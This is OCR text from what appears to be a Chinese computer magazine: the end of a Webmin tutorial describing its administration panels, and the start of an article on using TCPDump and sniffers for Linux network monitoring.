


图3

2. System 界面

System系统配置是对系统文件、系统日志、用户及组、进程、软件包、cron 等进行管理，而这些管理工作通常都是管理员通过控制台进行维护的，使用Webmin对系统进行维护的界面。在这里，用户可以配置文件系统、用户、组和系统通常的引导行为。你可以控制系统中运行的服务，通过选择Bootup和Shutdown图标来决定它们是否自动启动。不过，对那些服务的具体配置是由Servers界面完成的。尤其要注意"Software Package"工具，它可以方便地查看你系统中已经安装的软件包，以及到发行版本升级库和rpmfind.net的接口，rpmfind.net是Internet上的一个公用的RPM库，如图4所示。




图4

一个比较典型的管理实例如下：Webmin提供了对定时进程管理的图形化配置，登录进入Webmin以后，进入"System（系统）"配置模块，选择"进程管理器"

即可看到所有的进程，它们是按照进程号PID的大小顺序来排列显示的。在最上端有几个链接：用户、内存和CPU分别用来使用不同的属性顺序来显示进程。"搜寻"链接用来搜索某个特定的进程。单击该链接，出现界面。用户可以在此指定进程属主、进程的工作目录、进程打开的文件、使用CPU的百分比、打开的端口等属性来搜索进程。

3. Networking界面

Networking网络界面所提供的工具可以用来配置网络硬件和进行一些复杂的网络控制，比如防火墙。所有的工具都要去修改标准的配置文件，因此，用户在Webmin中所做的任何工作都可以通过控制台工具来完成。如图5 所示。




图5

4. Servers界面

Servers服务配置管理包括在"系统"栏目中可配置的各种服务：Apache服务、FTP服务、域名服务、代理服务、邮件及邮件列表服务（其中包括Sendmail、Profix等邮件服务器管理）、Samba服务器等。其中，Samba工具很好用，它不仅能够实现Windows系统下共享Linux系统中的目录，也能够实现光驱、打印机等共享。如果在安装系统时直接选择安装Samba服务，系统会自动为用户安装Samba。如果没有选择安装Samba服务，可以到Samba的网站（http://www.samba.org/）下载，也可在机器启动后将Linux安装光盘放进光驱进行安装。另外，Webmin Sendmail工具可以很轻松地对SMTP服务器进行配置。如图6 所示。




图6

5. Hardware界面

Hardware硬件配置管理包括磁盘分区、RAID配置、DHCP、打印机配置等，主要用于配置物理设备。特别值得关注的是逻辑卷管理（Logical Volume Management，LVM）工具，它可以帮你可视化地管理你的Linux系统上的动态卷。如图7 所示。




图7

6. Cluster界面

Cluster集群界面中的工具用于管理集群系统。集群是一个高级的主题，可能需要安装一些你的Linux发行版本没有自带的软件包。如图8 所示。





图8

7. Others界面

Others界面中有各种各样的工具。其中，"SSH/Telnet Login"和"File Manager"工具需要applet支持，只有在浏览器上安装了JRE以后才可以运行。"Perl Modules"工具可以使你紧跟 Perl 模块的发展，它可以直接连接到Internet上的 CPAN。"File Manager"工具为服务器的文件系统提供了一个像浏览器一样的视图，如果在远程工作，那么不通过工作站的内存就可以对文件进行移动和复制。"SSH/Telnet Login"工具是一个远程shell控制台，使用户可以通过浏览器进入控制台。

通过上面的功能演示，我们发现，Linux操作系统下的很多工作都可以通过Webmin来进行管理。这对系统管理员来说，实在是太简单了。如果管理员在外地出差，只需要打开浏览器就可以轻松管理自己的服务器，大大减少了管理员的工作量，而且可以达到比较好的安全效果。

适合读者：网管、Linux爱好者
前置知识：Unix/Linux使用基础



TCPDump让Linux网管更轻松

文/图 彭文波

对于网络管理员来说，要保证整个网络的正常运行，就必须随时了解网络中存在的异常流量、网络阻塞等现象。但是，随着网络要求的不断提高，一个大型网络很可能会同时拥有多种操作系统、多种网络设备，以前那一套以Windows操作系统为中心的管理方法开始面临很多的问题。怎么办？很明显，网络管理员必须学会着眼于未来新的技术和应用，扩展网络的性能。本文就是定位于这样一个复杂的环境，通过介绍Linux下的嗅探工具，给网络管理员提供一些新的参考。

从嗅探到网管

1. Windows下的嗅探技术

在传统的网络分析和测试中，嗅探器Sniffer是最常见也是最重要的技术之一。打个比方，一部电话的窃听装置，可以用来窃听双方通话的内容，而计算机网络嗅探器则可以窃听计算机程序在网络上发送和接收到的数据。但是，计算机所传送的数据是大量的二进制数据。因此，一个网络窃听程序也必须使用特定的网络协议来分析数据，进行正确的解码。

用过Windows平台上的Sniffer工具的朋友都知道，在共享式的局域网中，采用Sniffer工具简直可以对网络中的所有流量一览无遗！因此，对于网络管理人员来说，使用嗅探器可以随时掌握网络的实际情况，在网络性能急剧下降的时候，可以通过Sniffer工具来分析原因，找出造成网络阻塞的来源。对于网络程序员来说，可以通过Sniffer工具来调试程序，找出发生问题的原因。站在另外一个角度，对于需要了解某个网络信息的攻击者来说，嗅探器还可能成为他的一个攻击法宝。如图1 所示，就是一个Windows下的嗅探器。

